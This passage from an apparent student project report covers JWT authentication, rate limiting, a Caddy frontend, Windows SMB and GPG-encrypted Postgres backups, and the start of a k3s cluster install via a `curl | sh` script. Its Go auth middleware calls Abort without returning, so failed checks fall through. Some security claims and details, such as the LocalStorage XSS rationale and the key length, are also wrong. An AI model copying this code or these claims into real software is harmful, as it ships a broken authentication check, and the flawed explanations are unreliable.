The payload consists of two JSON objects, the first one being the header and the second one being the payload. The header is used to specify the type of token, which is JWT in this case, and also the algorithm used to sign the token, which in this case is HS256 which is a symmetric-key hashing algorithm. This key will be set when deploying as a Kubernetes secret and can nicely be generated with `openssl rand -base64 64` to generate a 64-character long key to use for the signing. While RS256 could have been used, the implementation would have been more complex, and for the showcase HS256 is perfectly fine. [17]

The payload has the “claims” of the token, i.e., data for who the subject is, what role they have, when the token expires, and what audience the token is for. I use those standard claims in my app: [16]

- aud: audience
  - identifies the intended recipient of the token
  - in this case it is the app clients
- exp: expiration
  - when the token expires
  - the date must be a numerical Unix date
- iat: issued at
  - when the token was issued
  - the date must be a numerical Unix date
- iss: issuer
  - identifies the principal that issued the token
  - in this case the name of the app
- sub: subject
  - identifies the subject of the token
  - the user ID of the user the token is for

And also added is `role`, which is the role of the user, which can be either `admin` or `user`.

With these basics we can look at the authentication flow and then a bit of the implementation and middleware used.

3.2.2.3 Authentication Flow

The app uses a JWT authentication flow with refresh tokens.
This means when a user signs in, the app will return a JWT token and a refresh token.
The refresh token can be used to get a new JWT token after it expires. The JWT gets stored in LocalStorage and the refresh token gets stored in the browser's cookies as a secure HTTPS cookie, and the refresh token's hash, expiration date, and user ID are stored in the database, and then the token is used to get a new JWT token when it expires. The received JWT will be appended to the `Authorization` header with the value `Bearer <base64-encoded JWT>`, which the frontend code takes from LocalStorage and inserts into the header; the JWT should not be in a cookie since it would be auto-sent by the browser, making it prone to XSS-style session hijacking. [18]



Figure 11: login flow

In Figure 12, it shows how the client hits the `auth/refresh` endpoint with the refresh token to verify that it is still valid against the DB, and then issues a new JWT token to be used for the rest of the session. [16], [19]



Figure 12: login refresh flow

With this knowledge, we can look at the implementation of the JWT authentication flow middleware as in listing 10.

```
func (h *Handlers) AuthMiddleware() gin.HandlerFunc {
      return func(c *gin.Context) {
              hdr := c.GetHeader("Authorization")
              if len(hdr) < 8 || hdr[:7] != "Bearer " {
                      // log error
                      c.Abort()
              }

              tokenStr := hdr[7:]
              claims, err := auth.ParseAndValidate(h.Cfg, tokenStr)
              if err != nil {
                      // log error
                      c.Abort()
              }
              c.Set("sub", claims.Subject)
              c.Set("role", claims.Role)
              c.Next()
      }

}
```

listing 10: authentication middleware

This code reads the header and stores the value of the `Authorization` header if present, and checks that it is long enough to be a JWT and that the Bearer prefix is there.
If it's valid, the string gets cut to only have the encoded JWT left, which is then parsed and validated with `h.Cfg` being a context object in the server that stores the JWT secret needed to validate the token.

If no error is returned, we store `sub` and `role` in a key-value store called `c.Set` from the Gin framework, allowing us to keep contextual data in the request, which is later used in the following handlers to extract user id and role. [16]
If a JWT is forged, the request should fail. The `ParseAndValidate` function uses the `jwt` library to parse the JWT and validate it with our configured values and key and rules, performing the signature check to ensure the token wasn't forged by a threat actor and is valid. After the middleware succeeds, the other handlers will take over and let the user in. [16]

3.2.2.4 Leaky Bucket Rate Limiting

There is an additional middleware to rate limit using a leaky bucket algorithm. This algorithm is simple and works by using a First In, First Out (FIFO) queue with a fixed capacity to manage request rates, ensuring a constant rate regardless of traffic spikes and instead focusing on a consistent rate of requests. [20]
This can be imagined like a bucket leaking at a fixed rate to avoid overflow. [20]
It's implemented by simply using the `go.uber.org/ratelimit` package and using `ratelimit.New(configuredRPS)` and `limit.Take()` in the middleware handler to enforce a rate limit. This has no per-IP request profiling, as I found that to be overkill for this, and the RPS (Requests Per Second) is loaded via an ENV variable for easy configuration.

3.2.3 Hosting the Frontend

The frontend files are served via Caddy, a reverse proxy server, which I use to serve the frontend files and reverse proxy the API calls to the backend.
To make better use of it, I made a custom Docker image in listing 11 where I copy the static files in a multi-stage build after minifying them, saving a couple of kilobytes in the final image and reducing web requests.

```
FROM alpine:3.20 AS builder
RUN apk add --no-cache minify
WORKDIR /app

COPY index.html styles.css script.js /app/

RUN minify -o index.html index.html && \
    minify -o styles.css styles.css && \
    minify -o script.js script.js

FROM caddy:2-alpine
WORKDIR /srv

COPY --from=builder /app /srv
COPY entrypoint.sh /entrypoint.sh
RUN chmod +x /entrypoint.sh

ENTRYPOINT ["/entrypoint.sh"]
```

listing 11: authentication middleware

The entry point in listing 12 is here to allow overwriting the API base path in the frontend with an environment variable for flexibility.

```
#!/bin/sh
set -e
WEBROOT="/srv"

: "${API_BASE:=/api}"

SAFE_API_BASE=$(printf '%s' "$API_BASE" | sed 's/[&]/\\&/g')
sed -i "s|__API_BASE__|$SAFE_API_BASE|g" "$WEBROOT/script.js"

exec caddy run --config /etc/caddy/Caddyfile --adapter caddyfile
```

listing 12: caddy entrypoint

Lastly, the minimal required Caddyfile is listing 13, which reverse proxies to the API and API_URL is meant to be replaced with the actual API URL.
This can be added by mounting the Caddyfile with the correct values into the container or embedding it via a ConfigMap when using Kubernetes.
It only listens on port 80 and doesn't feature TLS.
The static files are served from the root directive, which is the root of the files in the container, and the file_server directive is used to serve the static files.
The configuration will be discussed in more depth when I talk about the Kubernetes setup and making the app insecure.

```
:80 {
  handle_path /api/* {
    reverse_proxy API_URL
  }

 root * /srv
 encode gzip zstd
 file_server
}
```

listing 13: basic caddyfile

3.2.4 Setting Up Windows SMB Share for Backups

As stated in Section 3.1.1, the purpose of the Windows Server is to be used as a backup to archive database snapshots. The setup is straightforward and consists of the following steps:

- Partition and format the drive as NTFS
- Create the needed users and group
- Set the permissions
- Create the needed directories
- Share the input directory
- Create a PowerShell script to move the files from the input directory to a sorted directory structure
- Create a scheduled task to run the script every night

Before each step is covered, an overview of the backup process will be given, and Section 3.2.5 will show how the data gets into the input directory.

3.2.4.1 Backup Strategy

In Figure 13 the backup layout is shown, where the data directory is the input dir, which gets shared via SMB, in a share that will be called app-data where a user called share-app will have write access to it, which will be used to authenticate to the share and have no other permissions. Additionally, a share-backup will be created, used by the scheduled task to copy over the files from the input dir and structure in `\backups` and have each backup in a timestamped directory containing the encrypted dump, a file with the dumps checksum, and a JSON file like in Figure 14 which stores the hash, filename, and filesize for possible restorations.
The `\backups\archive` directory will be used after the configured amount of generations has been reached and then compresses the backups into timestamped zip archives in that dir, which will be auto-deleted with the backup script.

```
Administrator in 🌐 WIN-LFC1E85TA50 in ~
❯ eza -T D:\app\
D:\\app
├── backups
│   ├── archive
│   └── backup-20251006-155349
│       ├── checksums.sha256
│       ├── db_snapshot_20251007_002534.sql.gpg
│       └── manifest.json
├── data
└── scripts
    └── pg_file_collector.ps1
```

Figure 13: examining the backups directory

```
Administrator in 🌐 WIN-LFC1E85TA50 in ~
❯ type D:\app\backups\backup-20251006-155349\manifest.json | jq
{
  "File": "db_snapshot_20251007_002534.sql.gpg",
  "SizeBytes": 7567,
  "SHA256": "6B7F4893DC9E631E23353A2D6BF4961E5A2EC82D49032E1DA20BAA2199708C1C"
}
```

Figure 14: examining the backups manifest

```
Administrator in 🌐 WIN-LFC1E85TA50 in ~ took 3s
❯ bat D:\app\backups\backup-20251006-155349\checksums.sha256
```

	File: *D:\app\backups\backup-20251006-155349\checksums.sha256*
1	6B7F4893DC9E631E23353A2D6BF4961E5A2EC82D49032E1DA20BAA2199708C1C db_snapshot_20251007_002534.sql.gpg

```
Administrator in   WIN-LFC1E85TA50 in ~
❯ bat D:\app\backups\backup-20251006-155349\db_snapshot_20251007_002534.sql.gpg
```

	File: *D:\app\backups\backup-20251006-155349\db_snapshot_20251007_002534.sql.gpg* <BINARY>

Figure 15: Examining the backup files

The resulting dump of the database is just a binary blob encrypted with GPG, which viewing the contents of the file in Figure 15 using `bat` which is a cat clone but with more features such as syntax highlighting and just showing `<BINARY>` instead of cluttering the whole terminal output. [21]

While implementing the requirements for the backup strategy, only a single screenshot of the results was taken, as the actual process is very trivial and almost all of it was covered last year in Exercise 8. [22]

The Created partition is shown in Figure 16.



Figure 16: viewing the newly created partition

In Figure 17, the user `share-app` is created with settings that prevent password changes and set to never expire, since this account is intended for automated scripts and does not require normal user logins, and will be rotated manually on demand. Users could also be grouped if desired.



Figure 17: creating the `share-data` user[1]

[1] A screenshot of the creation the second user would be redundant here.

These users can be inspected with the `net user` command, which is shown in Figure 18.

```
Administrator in 🌐 WIN-LFC1E85TA50 in ~
❯ net user share-app
User name                    share-app
Full Name                    share-app
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/6/2025 3:51:23 AM
Password expires             Never
Password changeable          10/6/2025 3:51:23 AM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/15/2025 11:57:57 PM

Logon hours allowed          All

Local Group Memberships      *app                  *Users
Global Group memberships     *None
The command completed successfully.


Administrator in 🌐 WIN-LFC1E85TA50 in ~
❯ net user share-backups
User name                    share-backups
Full Name                    share-backups
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/6/2025 3:33:39 AM
Password expires             Never
Password changeable          10/6/2025 3:33:39 AM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/15/2025 11:28:19 PM

Logon hours allowed          All

Local Group Memberships      *app                  *Users
Global Group memberships     *None
The command completed successfully.
```

Figure 18: inspecting the users

To inspect the NTFS permissions of the directory structure, the `Get-PermissionTree` module created by Edi (available here) is used to inspect the NTFS permissions of a given directory recursively with the desired depth, as shown in Figure 19. [23]

```
Administrator in 🌐 WIN-LFC1E85TA50 in D:\app
❯ Get-PermissionTree -Depth 2 -User "share-app"
D:\app : share-app's Permissions: Read, Write, Execute
├── backups : [Access Denied]
├── data : share-app's Permissions: Read, Write, Execute
└── scripts : [Access Denied]

Administrator in 🌐 WIN-LFC1E85TA50 in D:\app took 2s
❯ Get-PermissionTree -Depth 2 -User "share-backups"
D:\app : share-backups's Permissions: Read, Write, Execute
├── backups : share-backups's Permissions: Read, Write, Execute
│   ├── archive : share-backups's Permissions: Read, Write, Execute
│   ├── backup-20251006-155349 : share-backups's Permissions: Read, Write, Execute
│   ├── backup-20251008-120007 : share-backups's Permissions: Read, Write, Execute
│   ├── backup-20251009-120010 : share-backups's Permissions: Read, Write, Execute
│   ├── backup-20251016-120007 : share-backups's Permissions: Read, Write, Execute
│   └── backup-20251018-120008 : share-backups's Permissions: Read, Write, Execute
├── data : share-backups's Permissions: Read, Write, Execute
└── scripts : share-backups's Permissions: Read, Write, Execute
```

Figure 19: inspecting the ntfs permissions

Now the `\data` directory can be shared by simply granting Everyone full control which can be seen in Figure 20, as the NTFS permissions take over by the privilege of the least privileged user.



Figure 20: creating the `share-data`

Before creating the scheduled backup task, the share-backup user must be allowed to sign on as a batch job. This can be configured in Local Security Policy under User Rights Assignments > Log on as a batch job, as shown in Figure 21. After making the change, reboot or run `gpupdate /force` to apply the changes. [24]



Figure 21: allowing the `share-backup` user to sign on as a batch job

To create the scheduled task in Task Scheduler, a task named `app-backup` will be created with `powershell.exe` and the argument
`-NoProfile -ExecutionPolicy Bypass -File "D:\app\scripts\pg_file_collector.ps1"`
to run the script.
To set the user the task runs as, you should use Create Task (Advanced) rather than Create Basic Task.
Lastly, a trigger is set to run the task once a day. In Figure 22, the three needed steps are aggregated into a single figure.



Figure 22: showing the required settings for the task

With the task setup and any script fitting the requirements created, the Windows part for backups is now complete. My PowerShell script is available on my GitHub at here. It can be implemented in

many ways, so breaking down my approach to copying files isn't worth detailing since it can just be examined on GitHub.

3.2.5 Backing Up Postgres Data

To backup Postgres, four things are needed:

- Mounting the Windows share
- A GPG key
- A backup script
- A scheduled task

To mount the Windows share, install the `cifs-ultils`, `gnupg` and `docker-cli` packages via `apk add gnupg cifs-utils docker-cli`.
After creating the directory for the mount point, add the following entry to `/etc/fstab`, a file that defines disk partitions and various other block devices or remote file systems that should be mounted into the file system. [25]

- `//ex1-windoof/app-data`
  - remote share location using Tailscale Magic DNS instead of an IP
- `/mnt/backups/app`
  - mount point
- `cifs`
  - filesystem type
- `credentials=/etc/cifs-creds/backup_smb_creds`
  - credentials file
- `vers=3.0`
  - SMB version
- `uid=1000,gid=1000`
  - user and group id of `fus-user` created in Section 3.1.4 without any root privileges
- `file_mode=0640`
  - permissions for the files
- `dir_mode=0750`
  - permissions for the directories
- `_netdev`
  - marks the device as a network device
- `0 0`
  - dump and fsck options (disabled due to being a network mount) [26]

This can be applied by running `mount -a` or rebooting the system.

To now generate a GPG key, `gpg --generate-key` is run on the host instead of the VM, as the private key needs to be kept safe and not on a random server and then the public key will be exported and uploaded to the vm to encrypt the backups and have the administrator or team have the private keys to decrypt and restore backups.
In the dialogue only the `Real name` field is needed which is named `ex1-itsi` and the email field is skipped which then prompts to enter a passphrase for the key to finish the generation.

By using `gpg --list-keys "ex1-itsi"` the key can be inspected as in Figure 23.

```
~
❯ gpg --list-keys "ex1-itsi"
pub   ed25519 2025-10-06 [SC] [expires: 2028-10-05]
      2645F023DD9FC02B59753BDED22721E2C7B6CEC8
uid           [ultimate] ex1-itsi
sub   cv25519 2025-10-06 [E] [expires: 2028-10-05]

⏎
```

Figure 23: showing the required settings for the task

This, however, shows that there are actually two key pairs: a primary ("normal") key and a subordinate ("subkey") pair.
The primary key is used for signing and certification (capabilities `[SC]`) and uses the `ed25519` elliptic-curve algorithm, which is known for high performance.
The owner is identified by the `uid` field, which is the name entered earlier.
The subkey uses `curve25519`, another elliptic-curve algorithm designed for key exchange and often used for encryption, as indicated by the `e` capability in the capabilities field.

Next, the key is exported to a file with `gpg --export -a ex1-itsi > ex1-itsi.pub.asc` and then copied to the VM via
`scp ex1-itsi.pub fus-admin@ex1-alpine-vm:/home/fus-admin/ex1-itsi.pub.asc`,
where it is imported with `gpg --import ex1-itsi.pub.asc`, which is verified in Figure 24 on the VM.

```
fus-admin in 🌐 alpine-db in ~
❯ gpg --list-keys
gpg: checking the trustdb
gpg: no ultimately trusted keys found
[keyboxd]
---------
pub   ed25519 2025-10-06 [SC] [expires: 2028-10-05]
      2645F023DD9FC02B59753BDED22721E2C7B6CEC8
uid           [ unknown] ex1-itsi
sub   cv25519 2025-10-06 [E] [expires: 2028-10-05]
```

Figure 24: showing the imported key

The backup script consists of running pg_dump via docker exec in the target container, and using `gpg --homedir /home/fus-admin/.gnupg --batch --yes --recipient "ex1-itsi" --encrypt "$DUMPFILE"` to encrypt the backup, then moving it to the share along with the boilerplate. It is also available on GitHub alongside the PowerShell script. Lastly, using `crontab -e` and adding `0 1 * * * rc-service app-backup start` to run the backup script once a day.

Additionally, an OpenRC service file was created to run the script as the unprivileged user, as shown in listing 14.
OpenRC is Alpine Linux's init system and service manager, which is used to manage system services and daemons. [27]
The service file defines how the backup script should be executed, including which user it runs as, what dependencies it has, and how it should behave during startup and shutdown.
This approach provides several benefits over running the script directly via cron: better logging integration with the system, dependency management, and the ability to start/stop the service manually if needed.
The service file is placed in `/etc/init.d/` and can be managed using standard OpenRC commands like `rc-service app-backup start`, `rc-service app-backup stop`, and `rc-service app-backup status`.

```
#!/sbin/openrc-run

description="Run Docker PostgreSQL backup job (encrypts dump)"

command="/usr/local/bin/pg_docker_backup.sh"
command_user="fus-admin"
command_env="HOME=/home/fus-admin"

depend() {
    need docker net localmount
}

start_pre() {
    if [ ! -d /mnt/backups/app ]; then
        eerror "Backup path /mnt/backups/app not mounted"
        return 1
    fi
}

start() {
    ebegin "Executing PostgreSQL backup script"
    $command
    local rc=$?
    [ "$rc" -eq 0 ] && eend 0 "Backup finished successfully" || eend $rc "Backup
failed"
}
```

listing 14: service file for the backup script

This service file sets the command and user to use and includes boilerplate to verify that the backup path is mounted, start and stop the app, and add logging. [27]
Let's break down each section of the service file:
The shebang `#!/sbin/openrc-run` tells the system that this is an OpenRC service script.
The `description` field provides a human-readable description of what the service does.
The `command` field specifies the full path to the script that will be executed.
The `command_user` field defines which user the service should run as, in this case `fus-admin` to avoid running as root.

The `command_env` field sets environment variables for the command, here setting the `HOME` variable to the user's home directory.
The `depend()` function defines service dependencies: `docker` (the container runtime), `net` (networking), and `localmount` (local filesystem mounts). This ensures these services are running before the backup service starts.
The `start_pre()` function runs before the main service starts and checks if the backup mount point `/mnt/backups/app` exists and is accessible. If not, it logs an error and prevents the service from starting.
The `start()` function contains the main service logic. It logs the start of the backup process, executes the command, captures the return code, and logs whether the backup succeeded or failed based on the exit code.

A working run was already shown in Figure 13 not requiring any further Figures.

3.3 Kubernetes Intro

3.3.1 Overview and Needed Terms

Kubernetes is a container orchestration platform that is used to manage and deploy containers. It is an open-source project that was originally developed by Google and is now maintained by the Cloud Native Computing Foundation (CNCF).[2] [28]
It is used to orchestrate and manage containers across multiple hosts, which can be done by using a single Kubernetes cluster or by using multiple clusters, each with its own set of nodes to horizontally scale the workloads, which is the opposite of vertical scaling where you scale by upgrading hardware, such as upgrading the CPU or moving to a bigger machine. [28], [29]

A cluster consists of a master node and one or more worker nodes. The master node is responsible for managing the cluster and the worker nodes are responsible for running the containers.
Those nodes can be virtual machines, bare metal servers, or cloud instances, and can be on the same physical machine or on different physical machines. [30] Once in a cluster they can be added to a Kubernetes cluster by the `kubectl` cli, which offers commndas to interact with the cluster, such as creating deployments, scaling deployments, and creating services all from the conviniece of not having to SSH into each server. [31]

[2]Before this chapter starts, a quick disclaimer: due to the complexity of Kubernetes, I will not go into detail on every component, concept, and technicality, as this would be overkill and would probably add about 30 more pages to this document for no good reason. Therefore, I will explain terms only as they are needed and clarify the currently used concepts without covering every possible detail. While I would certainly enjoy doing so as a learning experience, this exercise already has enough extra parts.

The follwing terms are used in this document:

- Kubernetes cluster
  - set nodes that can be used to run containers
- Kubernetes node
  - a virtual or physical machine, depending on the cluster. Each node is managed by the control plane and contains the services necessary to run Pods. [32]
- Kubernetes pod
  - smallest deployable units of computing that you can create and manage in Kubernetes. [33]
- Kubernetes deployment
  - provides declarative updates for Pods and ReplicaSets usually written in YAML. [34]
- Kubernetes service
  - method for exposing a network application that is running as one or more Pods in your cluster. [35]

How does k3s differ from other implementations like k8s?

K3s is a lightweight Kubernetes distribution designed for edge computing, reducing the strain on my laptop and allowing my Debian nodes to be provisioned with minimal resources. [36]
It is not the only distribution; Kubernetes is a system that can be implemented by various projects, including K3s, K8s, MicroK8s, and others. [28]

3.3.2 Creating a Kubernetes Cluster

To create a Cluster, `k3s` first we need to create a master node so we can later add agents to it.
For this `k3s` provides a nice installer script we can customizse with the options down bellow, shown in listing 15.

```
export TS_IP=$(tailscale ip -4)
curl -sfL https://get.k3s.io | sh -s - server \
  --node-ip "$TS_IP" \
  --advertise-address "$TS_IP" \
  --tls-san debian-k3s-master.tail112d0c.ts.net \
  --flannel-iface tailscale0
```

listing 15: setting up the master node

Before the command is run since the Tailscale IP is needed, it is fetched with `tailscale ip -4` and then the installer is run with the following options [37]:

- `server` is the mode of the installer, which is used to install the master node
